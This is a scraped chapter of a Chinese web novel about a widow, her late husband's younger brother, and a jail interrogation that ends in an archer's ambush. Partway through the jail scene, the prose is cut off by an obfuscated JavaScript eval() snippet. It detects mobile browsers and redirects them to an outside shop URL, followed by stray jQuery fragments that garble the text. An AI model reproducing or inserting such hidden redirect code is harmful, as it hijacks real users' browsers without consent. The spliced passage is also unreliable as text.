文趣网 > 其他小说 > 亡夫他弟突然向我告白 > 17. 犹豫
    厢房内,张大人又被匆忙叫过来给陆叙白上药。

    来的路上他已听闻先前灵堂内的动乱,此刻一边给他包扎伤口,一边皱眉吩咐:“小郎君,伤口虽然不深,但这里几日最好不要见水。”

    陆叙白点点头表示知道了。

    齐慈盈忧心地问张大人:“那可会留疤?”

    张大人:“夫人不必忧心,我开些祛疤的膏药就好了。”

    “不过小伤,嫂嫂不必担心。”陆叙白放下袖口,遮住缠着纱布的小臂,问齐慈盈,“嫂嫂,那名杜方公子要如何处置?”

    最好是杀了他。他想。

    不过嫂嫂向来善良,大概率会为他求情。

    想到这里,陆叙白又有点不高兴了。

    他都受伤了,她怎么还能向着旁人?

    齐慈盈接过张大人写下的方子,让阿樾交给厨房,让他们煎药,随后揉着太阳穴思考了一下,说道:“就交给廷尉处置吧。”

    她不想再问他们因何结仇了。

    小郎失了唯一能庇护他的兄长,作为他的遗孀,没有看护好他,是她的失职。

    无论如何,她都不允许有人伤害她的家人。

    “好。”陆叙白藏起唇角的笑意。

    一番折腾下来,天已经黑了。

    齐慈盈唤下人摆上饭菜,连带张大人开给陆叙白的那碗用于补血的汤药,也摆上了桌。

    黑漆漆的汤药散发着苦味,陆叙白忍不住捏了下鼻子,他是真的不想喝,也觉得没什么必要喝,从前跟着兄长在战场上时,比这更重的伤都受过,那时也没见要喝什么补气血的药。

    可面对齐慈盈坚决的态度,他只得端起碗,屏息一口气猛灌进肚子里。

    也不知道张大人是不是存心为难他,开的方子苦得他舌头都发麻。

    齐慈盈飞快地往他嘴里塞了枚蜜饯,“含一会苦味就散了。”

    唇瓣被妇人指腹擦过时麻了一瞬,蜜饯的甜在口腔里爆开,陆叙白呆了一下,才想起回她一个含糊的音节:“嗯。”

    这顿饭用的简单,饭后,齐慈盈又细细叮嘱了陆叙白几句关于伤口的注意事项,等他一一应下后才放他离开。

    又过了几天,陆叙白的伤口好得差不多了,夫君的丧事也差不多结束,齐慈盈命女侍备了辆马车,去城外的福光寺。

    因邺朝不坟、不树、不谒,加之太后娘娘与新帝葬身火海,尸骨无存,因此新帝只将他们的牌匾供奉在寺中。

    她今日约了与阿兄一起到寺中为他们上香。

    半个时辰后,马车在福光寺前停下。

    阿樾扶着夫人下车。

    齐大公子已在此等候多时,见妹妹到来后,扶着她一起往寺中走去。

    寺中香火旺盛,浓郁的檀香熏得眼睛发疼。

    齐慈盈望着齐太后的牌位,忍不住又落下两行泪。

    幼时,阿爹与阿娘总是很忙,兄长每日也需要去太学上课,因此尚未出嫁的姑母便成了照顾她最多的人,开蒙后,她更是教她读书习字,教她为人处事的道理。

    曾经是亲是友是师,如今却成黄土一捧。

    而小皇帝,她曾看着他从羊羔大的小崽子长成半人高的小少年,陪着他从东宫无忧无虑的小太子,走到万人之上的帝王之位,如今却也只能对着一块木头燃香遥寄哀思。“阿盈,斯人已逝,莫要过度沉湎悲痛。”

    齐怀山掏出手帕擦去妹妹的泪水,带着她来到寺庙后的一间禅房中,确认四下无人后,他飞快拉上窗户,手指蘸了些茶水在桌上写了一行字,齐慈盈看到后猛地瞪大眼睛,捂住嘴才免得自己惊呼出声。

    随后,她又忍不住落泪,却并非难过,而是欣喜。

    “活着就好啊。”她极轻地耳语了一句。

    齐怀山道:“所以妹妹,届时你必须同我们一起返回荆州。”一定得回荆州吗?

    她若回了荆州,陆叙白该如何?

    齐慈盈陷入沉默,她也不知道她为何突然犹豫。

    陆叙白与她并非血脉相连的亲人,而她与陆求芳之间也不过是一场政治联姻,她对他的情感也说不上多深厚,如今婚姻关系既已结束,她本该毫无顾忌地抽身离开……

    可是,她想起生辰那日少年郎那眸带泪水的模样,心中却生起几分不忍。

    他似乎是真的把她当成了唯一的亲人。

    但是……齐慈盈轻轻叹了口气,最终说道:“我会的。”

    回陆府的路上,路过彩衣街的糕点摊时,她让阿兄停下马车,买了些糖糕和果干带走。

    齐怀山帮妹妹付了钱。

    马车启程,车轱辘压着青石板,慢悠悠往陆府赶去。齐怀山只送到了门口,并没有下车。

    齐慈盈站在门边目送兄长远去后,才提起果干与糖糕往院中走。

    阿樾跟着夫人走到流芳苑门口,抢先推开院门,可却迟迟不见夫人进入,她有些疑惑地问:“郡君可是忘了什么东西?”

    “没有。”齐慈盈垂下眼,抬脚跨过门槛,将手中的糖糕与蜜饯交给阿樾,吩咐道:“替我送去小竹坞。”

    阿樾不解,却仍是照做了,片刻后,她回来说道:“小郎君这会儿不在小竹坞,我将东西交给他的书童了。”

    齐慈盈点点头,表示知道了,又问:“可有说他去了哪里?”

    阿樾答:“不知,小竹坞的下人只说小郎君会回来用晚膳。”

    也就是说,他中午大概不会回来了?齐慈盈屈指揉了揉太阳穴,让厨房留出一部分放在锅中热着,以防他提前回家没饭吃。

    接着对阿樾道:“拿着我的印鉴,派几位部曲悄悄去寻他,若无事就不必惊扰。”

    阿樾应下。

    可问题是,建康城这么大,谁又知道小郎君究竟在哪里呢?

    ……

    两条街外的廷尉府,陆叙白轻车熟路地翻墙跳了进去,落地时带起浅浅一阵风,未惊动任何人。

    杜方被关押在廷尉府北的牢狱内。

    陆叙白敲晕门口的守卫,拎着一盏烛灯,如鬼魅般在漆黑的牢狱中穿梭,很快找到了奄奄一息的杜方。

    ——哗啦。蓬头垢面、衣衫褴褛的男子被一盆冰冷的水泼醒,等他看清来人是谁后,那双浑噩的眼睛立刻被恨意填满。

    就是这个人面蛇心的少年毁了他的

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17698805|208057||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    大好前程!

    杜方伸手去掐陆叙白的脖子,恶狠狠道:“我要杀了你——”

    “别吵。”话到一半,一枚尖锐的匕首抵在他喉管处,少年手稳稳向前,男子愤怒的声音被迫戛然而止。

    “我虽出身寒门,但好歹也是士族,”杜方费力地从牙缝中挤出声音,“你安敢杀我?!”

    “我有什么不敢的?”陆叙白冷笑一声,抬脚踩在杜方的膝盖上,用力一碾,杜方瞬间面色惨白,痛得想要尖叫,但碍于喉咙前抵着一把刀,只得将所有的愤怒全凝聚到眼睛里,恶狠狠地瞪着他。

    “再这么看着我,我就把你的眼睛挖掉。”陆叙白面无表情地说。

    见他当真伸手要抠他的眼珠,杜方终于有所收敛,不再用那种想杀人的目光盯着他了。“接下来,我问什么你答什么。”陆叙白预估了下守卫大致醒来的时间,抓着杜方的衣领将他丢到墙角,问:“是谁指使你来杀我的?”

    杜方:“我就不能是自己想杀你?”

    陆叙白嘲讽地扯了下嘴角,说道:“你没那个胆子,也没那个脑子。”

    他等了一会儿,不见杜方回答,耐心有些耗尽了,短刀的刃口用力往前一压,刺破他咽喉处的肌肤,“廷尉丞不一定会要你死,但我可不一定了。”

    “我杀你,可是跟踩死一只蝼蚁一样轻而易举。”他眸光冷冷。

    片刻,杜方终于松口:“你先把刀拿开,我再告诉你。”

    “你没有和我谈条件的资格。”陆叙白手中刀不退反进,杜方被逼得拼命向后仰头,着急大喊道:“是王——”——嗖!

    利剑破空的声音在牢狱中响起,陆叙白侧身躲过,箭刃只削去了他一截衣袖,但不等他将杜方拎走,又一箭紧随而至,他不得不纵身后退。

    杜方抓住这个时机跑向牢房门口,抓着门栏大喊道:“救命啊!杀人了!”

    然而,回应他的并非拯救,而是一枚羽箭。

    噗呲、噗呲。胸口不断溢出鲜血,杜方震惊地看着没进心口的漆黑羽箭,想要厉声质问什么,喉管又被另一枚羽箭贯穿。

    他倒在地上,双目圆睁,表情十分骇人。

    陆叙白匿在阴影里,缓慢抽出腰间软剑,思考着如何从廷尉府全身而退。

    ——铮!

    变数只在瞬息间。

    软剑与箭矢撞在一处,擦出的火光映出黑衣人兜帽下一双如鹰隼般锐利的眼。

    “我认得你。”陆叙白一个纵步跃上房梁,躲开迎面而来的箭矢,说道:“你是朔阳王身边那位据说能百步之外取敌首级的弓弩手,任千山。”

    昏暗中,黑衣人似乎是笑了一下,陆叙白不太确定。

    “既然知道我的身份,那就请陆小郎君留下性命吧。”任千山举起弓弩,对准陆叙白,浑厚的声音没什么情绪起伏地纠正道:“已经没有朔阳王了。现在只有永成帝。”

    “哦。”陆叙白甩了甩软剑,挑衅地扬了下眉,“不过是王家的一条狗,叫什么有区别吗?”

    “放肆!”任千山怒道,“不过竖子,竟然如此放肆,老夫今日必叫你有来无回!”